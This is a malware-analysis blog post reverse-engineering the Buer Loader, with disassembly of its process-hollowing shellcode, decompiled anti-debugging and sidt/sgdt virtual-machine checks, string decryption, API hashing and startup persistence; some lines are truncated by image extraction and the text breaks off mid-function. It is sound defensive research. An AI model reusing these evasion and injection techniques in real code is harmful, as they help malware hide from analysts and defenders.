Buer Loader, new Russian loader on the market with interesting persistence

krabsonsecurity.com/2019/12/05/buer-loader-new-russian-loader-on-the-market-with-interesting-persistence/

Posted on December 5, 2019

In the middle of November, a friend told me of a new malware being sold on Russian forums under the name “Buer Loader”. A translated copy of the thread where it is advertised can be found here. A google search revealed no one having mentioned “Buer Loader” before, nor provided an analysis of it. However, a forum administrator had already provided an analysis of the malware, in which the following screenshot of strings was provided.

```
L"secinit.exe"
L"ensgJJ"
L"ActiveX Component"
L"https://[redacted]221/"
L"api/upda
L"https://221/"
L"api/update/"
L"CRYPTO_KEY"
L"explorer.exe"
L"explorer.exe"
L"CRYPTO_KEY"
L"https://[redacted]221/"
L"https://221/"
L"api/download/"
L".png"
L"explorer.exe"
L"CRYPTO_KEY"
L"api/module/"
L"https://[redacted].221/"
L"api/modu
L"https://.221/"
L"file"
L"api/downloadmodule/"
L"modules"
L"type"
L"update"
L"download_and_exec"
L"AccessToken"
L"Hash"
L"AccessToken"
L"method"
L"x64"
L"api/download/"
L"exelocal"
L"memload"
L"memloadex"
L"loaddllmem"
L"true"
L"autorun"
L".exe"
L"Windows Server 2019/Server 2016"
L"Windows 10"
L"Windows Server 2012 R2"
L"Windows 8.1"
L"Windows Server 2012"
L"Windows 8"
L"Windows Server 2008 R2"
L"Windows 7"
L"Zlqgrzv#Ylvwd2Vhuyhu#534;"
L"Windows XP"
L"Unknown"
L"x64"
L"x32"
L"Unknown"
L"Admin"
L"User"
L"%02x"
```

With this, we can now hunt for Buer Loader samples. Based on the strings, a variety of samples that drop Buer Loader or is Buer Loader were found. Their hashes are listed below:


ddc4d9fa604cce434ba131b197f20e5a25deb4952e6365a33ac8d380ab543089
fcdf29266f3508bd91d2446f20a73a811f53e27ad1f3e9c1f822458f1f30b5c9
1db9d9d597636fb6e579a91b9206ac25e93e912c9fbfc91f604b7b1f0e18cc0a

MalwareHunterTeam also found a sample, though he did not refer to it by name. Strings for the file was posted by James_inthe_box.

A large number of samples, such as 0dd7e132fb5e9dd241ae103110d085bc4d1ef7396ca6c84a3b91dc44f3aff50f which was spotted on November 12th multiple times, are packed with Themida. We thankfully found one that wasn't, with the hash of 6c694df8bde06ffebb8a259bebbae8d123effd58c9dd86564f7f70307443ccd0.

The file in question is a VB6 file, and can be found on Hybrid-Analysis.

After starting, the process executes a shellcode that is stored on the heap. Due to the process not having DEP enabled, the shellcode runs fine.



```
00700358  E8 C7010000    call 700524
0070035D  FF77 08        push dword ptr ds:[edi+8]
00700360  FF77 0C        push dword ptr ds:[edi+C]
00700363  6A 00          push 0
00700365  6A 00          push 0
00700367  6A 04          push 4
00700369  6A 00          push 0
0070036B  6A 00          push 0
0070036D  6A 00          push 0
0070036F  FF75 10        push dword ptr ss:[ebp+10]   [ebp+10]:L"\"C:\\Users\\man\\Desktop
00700372  FF75 0C        push dword ptr ss:[ebp+C]    [ebp+C]:L"C:\\Users\\man\\Desktop\\
00700375  FFD0           call eax
00700377  83F8 01        cmp eax,1
0070037A  0F85 30FFFFFF  jne 7002B0
00700380  8B4F 14        mov ecx,dword ptr ds:[edi+14]  [edi+14]:"ntdll"
00700383  E9 E9010000    jmp 700571
00700388  5A             pop edx
00700389  E8 96010000    call 700524
0070038E  FF77 04        push dword ptr ds:[edi+4]
00700391  8B4F 08        mov ecx,dword ptr ds:[edi+8]
00700394  FF31           push dword ptr ds:[ecx]
00700396  FFD0           call eax
00700398  8B87 FC0F0000  mov eax,dword ptr ds:[edi+FFC]
0070039E  6A 40          push 40
007003A0  68 00300000    push 3000
007003A5  8B0F           mov ecx,dword ptr ds:[edi]     [edi]:"PE"
007003A7  83C1 50        add ecx,50
007003AA  51             push ecx
007003AB  6A 00          push 0
007003AD  89FB           mov ebx,edi
007003AF  83C3 04        add ebx,4
007003B2  53             push ebx
007003B3  8B57 08        mov edx,dword p
007003B6  FF32           push dword ptr
007003B8  FFD0           call eax
007003BA  83F8 00        cmp eax,0
007003BD  0F85 45010000  jne 700508
007003C3  8B4F 14        mov ecx,dword p
007003C6  E9 E8010000    jmp 7005B3
007003CB  5A             pop edx

ebx=006E1BFC L"C:\\Users\\man\\Desktop\\6c694df8bde06ffebb8a259bebbae8d123e

007003B2

EAX 00000001
EBX 006E1BFC  L"C:\\Users\\
ECX 76D37CF3  kernelbase.76
```

Name	PID	CPU
svchost.exe	1152	
SearchIndexer.exe	4068	0.02
SearchProtocolHo...	1300	
SearchFilterHost.exe	7088	
svchost.exe	4188	
svchost.exe	4220	

☑ Hide free regions


Base address	Type	Size	Protection	Use	Total WS
0x570000	Mapped	4 kB	R		4 kB
0x580000	Mapped	4 kB	R		4 kB
0x590000	Mapped	28 kB	R	C:\Windows\Registration\R0000000000...	24 kB
0x5a0000	Private	64 kB	NA		4 kB
0x5b0000	Private	4 kB	RW		4 kB
0x5c0000	Private	4 kB	RWX		4 kB
0x5d0000	Private	64 kB	RW	Heap (ID 1)	24 kB
0x650000	Private	64 kB	RW	Heap 32-bit (ID 2)	20 kB
0x660000	Mapped	512 kB	RW	C:\Users\man\AppData\Local\Temp\~...	48 kB
0x6e0000	Private	1,024 kB	RW	Heap 32-bit (ID 1)	480 kB
0x6e0000	Private: Commit	480 kB	RW	Heap 32-bit (ID 1)	480 kB
0x758000	Private: Reserved	544 kB		Heap 32-bit (ID 1)	
0x7e0000	Mapped	2,048 kB	R		48 kB
			R		56 kB
			R		96 kB
			RW		4 kB
			RW	Heap 32-bit (ID 3)	8 kB
			RW		64 kB
			R	C:\Windows\Globalization\Sorting\Sort...	36 kB
			RW	C:\Users\man\AppData\Local\Temp\VB...	92 kB

6c694df8bde06ffebb8a259bebbae8d123effd58c9dd86564f7f70307443ccd0...

```
00020260 00 00 00 00 bf 0e 1c 3e 00 00 00 00 00 00 00 00 ........>........
00020270 00 00 00 00 00 00 00 00 bf 0e 1c 3e 00 00 00 00 ...........>....
00020280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 3f ...............?
00020290 ab ab ab ab ab ab ab ab 00 00 00 00 00 00 00 00 ................
```


Dump: 006E0000 -> 006E000

The shellcode does a typical process hollowing. The original image is unmapped below.



```
006F0B88  5A             pop edx
006F0B89  E8 96010000    call 6F0D24
006F0B8E  FF77 04        push dword ptr ds:[edi+4]
006F0B91  8B4F 08        mov ecx,dword ptr ds:[edi+8]
006F0B94  FF31           push dword ptr ds:[ecx]
006F0B96  FFD0           call eax
006F0B98  8B87 FC0F0000  mov eax,dword ptr ds:[edi+FFC]
006F0B9E  6A 40          push 40
006F0BA0  68 00300000    push 3000
006F0BA5  8B0F           mov ecx,dword ptr ds:[edi]     [edi]:"PE"

EAX 77670000  <ntdll.NtUnmapViewOfSection>
EBX 006D1BFC  L"C:\\Users\\man\\Desktop\\6c694
ECX 0218008C
EDX 0000027D  L'ʈ'
EBP 0019F844
ESP 0019F83C
```

Next NtWriteVirtualMemory is called using DllCallFunction to write the malicious payload.




```
D24    BE 00104000      mov esi,<6c694df8bde06ffebb8a259bebbae8d123effd58
D29    AD               lodsd
D2A    8138 558BEC83    cmp dword ptr ds:[eax],83EC8B55
D30  ^ 75 F7            jne 6F0D29
D32    8178 04 EC0C568D cmp dword ptr ds:[eax+4],8D560CEC
D39  ^ 75 EE            jne 6F0D29
D3B    31F6             xor esi,esi
D3D    56               push esi
D3E    56               push esi
D3F    56               push esi
D40    54               push esp
D41    68 00000400      push 40000
D46    52               push edx                              edx:"NtWriteVirtualMemory"
D47    51               push ecx                              ecx:"ntdll"
D48    54               push esp
D49    FFD0             call eax
D4B    83C4 1C          add esp,1C
D4E    C3               ret
D4F    E8 CBFDFFFF      call 6F0B1F
D54    6B65 72 6E       imul esp,dword ptr ss:[ebp+72],6E
D58    65:6C            insb
```

```
Hide FPU

EAX   6600A0FD    <msvbvm60.DllFunctionCall>
EBX   02180004
ECX   006F0D90    "ntdll"
EDX   006F0DB8    "NtWriteVirtualMemory"
EBP   0019F844
ESP   0019F820
ESI   00000000
EDI   02180000    &"PE"

EIP   006F0D49

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  0000012A (ERROR_TOO_MANY_POSTS)
```

Dumping it from memory and trimming the overlay, we have a 27kb executable file that appears to be compiled with Visual Studio 2017. This would seem to be our original Buer Loader file. The TimeDateStamp indicates that it was compiled on Thu, 29 Aug 2019 05:48:03 UTC.

The file starts out with checking for debugger by reading PEB->BeingDebugged. If this check is passed, it checks for virtualization, and then enter the real code.




```
public start
start proc near
call    IsBeingDebugged
test    eax, eax
jnz     short loc_4025B0
```

```
call    sub_4053BA
test    eax, eax
jnz     short loc_4025B0
```

```
call    realMain
```

```
loc_4025B0:
xor     eax, eax
retn    10h
start endp
```




```
BOOL sub_4053BA()
{
  BOOL v0; // ecx
  char v3[6]; // [esp+8h] [ebp-20h]
  char v4[6]; // [esp+10h] [ebp-18h]
  int v5; // [esp+18h] [ebp-10h]
  char v6; // [esp+1Ch] [ebp-Ch]
  int v7; // [esp+20h] [ebp-8h]
  int v8; // [esp+24h] [ebp-4h]

  __sidt(v4);
  v5 = 0xDEADBEEF;
  v6 = 0;
  __asm { sldt    word ptr [ebp+var_10] }
  v0 = (unsigned __int8)v4[5] == 255;
  if ( v5 != 0xDEAD0000 )
    v0 = 1;
  __sgdt(v3);
  v8 = 0;
  if ( (*(_DWORD *)&v3[2] & 0xFF000000) == 0xFF000000 )
    v0 = 1;
  __asm { str     word ptr [ebp+var_4] }
  if ( !(_BYTE)v8 && BYTE1(v8) == 64 )
    v0 = 1;
  __asm { smsw    eax }
  v7 = _EAX;
  if ( (_EAX & 0xFF000000) == 0xCC000000 && (_EAX & 0xFF0000) == 0xCC0000 )
    v0 = 1;
  if ( !v0 && sub_4053B7() )
    v0 = 1;
```

Here, the code uses sidt/sgdt to detect the presence of virtualization. More details on that can be found here.

The bot then enters the “real” main function.


```
void __usercall realMain()
{
  struct _LIST_ENTRY *v0; // eax
  int (__stdcall *mGetModuleHandleA)(void *); // eax
  int v2; // esi
  struct _LIST_ENTRY *v3; // eax

  v3 = get_mod_kernel32();
  if ( *(_BYTE *)(find_api_by_hash((int)v3, 0x9C18442B) + 6) == 117 )
  {
    decrypt_str(13, &s_SbieDlldll);
    v0 = get_mod_kernel32();
    mGetModuleHandleA = (int (__stdcall *)(void *))find_api_by_hash((int)v0, 0x61EEBCEC);
    if ( !mGetModuleHandleA(&strSbieDll_dll) )
    {
      resolve_imports();
      pBlockCISCountriesByDefaultLocale();
      decrypt_installation_strings();
      mSleep((void *)2000);
      decrypt_botinfo_and_http_strings();
      decrypt_false_true_null();
      decrypt_injection_api_strings();
      check_mutex((char *)&s_jf2QmcP51Kse9aMfj.the_string);
      add_to_startup_reg_schtasks();
      decrypt_useragent_string();
      decrypt_ldrloaddll_string();
      doLoop(v2);
    }
  }
}
```

Here, APIs are resolved and strings are decrypted. String decryption is done in a slightly peculiar manner, rather than passing a string directly to the decryption function the pointer to the WORD before it is passed. The first WORD is then ignored, and the rest is decrypted. In order to facilitate easy IDA reference searches, I opted to create a simple struct so that both the call to decrypt and the reference to the strings are in one place.



```
00000000 strdec_header   struc ; (sizeof=0x4, mappedto_2)
00000000                                       ; XREF: .data:s_Windows7/r
00000000                                       ; .data:s_Windows8/r ...
00000000 paddingword     dw ?
00000002 the_string      dw ?                  ; XREF: sub_401101+D9/o
00000002                                       ; sub_401512+9D/o ...
00000004 strdec_header   ends
```


Interestingly, IDA did not detect the prototype of decrypt_str (and several other functions) correctly, and ignored the parameter passed in ECX. When the file was originally loaded, the original prototype was "unsigned int __cdecl decrypt_str(int length)". Changing it to "void __usercall decrypt_str(int length, strdec_header *encryptedStr)" is necessary for IDA to decompile the function and calls to it successfully.



```
void __usercall decrypt_str(int length, strdec_header *encryptedStr@<ecx>)
{
  unsigned int i; // eax

  for ( i = 1; i < length - 1; ++i )              //
                                                  // result starting at 1 would mean
                                                  // that the first word is discarded
    *(&encryptedStr->paddingword + i) -= 3;
}
```


I modified an IDAPython script for decrypting strings (a few strings will fail due to duplicates or unicode, but the vast majority works fine). The script can be found on GitLab.

APIs are resolved by hash. The hashing algorithm is the typical ror13 algorithm that is often used in shellcodes.




```
void __stdcall resolve_imports()
{
  int v0; // eax
  int v1; // esi
  _LIST_ENTRY *hntdll; // edi
  struct _LIST_ENTRY *hkern; // esi

  hntdll = get_mod_ntdll();
  hkern = get_mod_kernel32();
  pVirtualAlloc = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0x302EBE1C);
  pVirtualQuery = find_api_by_hash((int)hkern, 0x4247BC72);
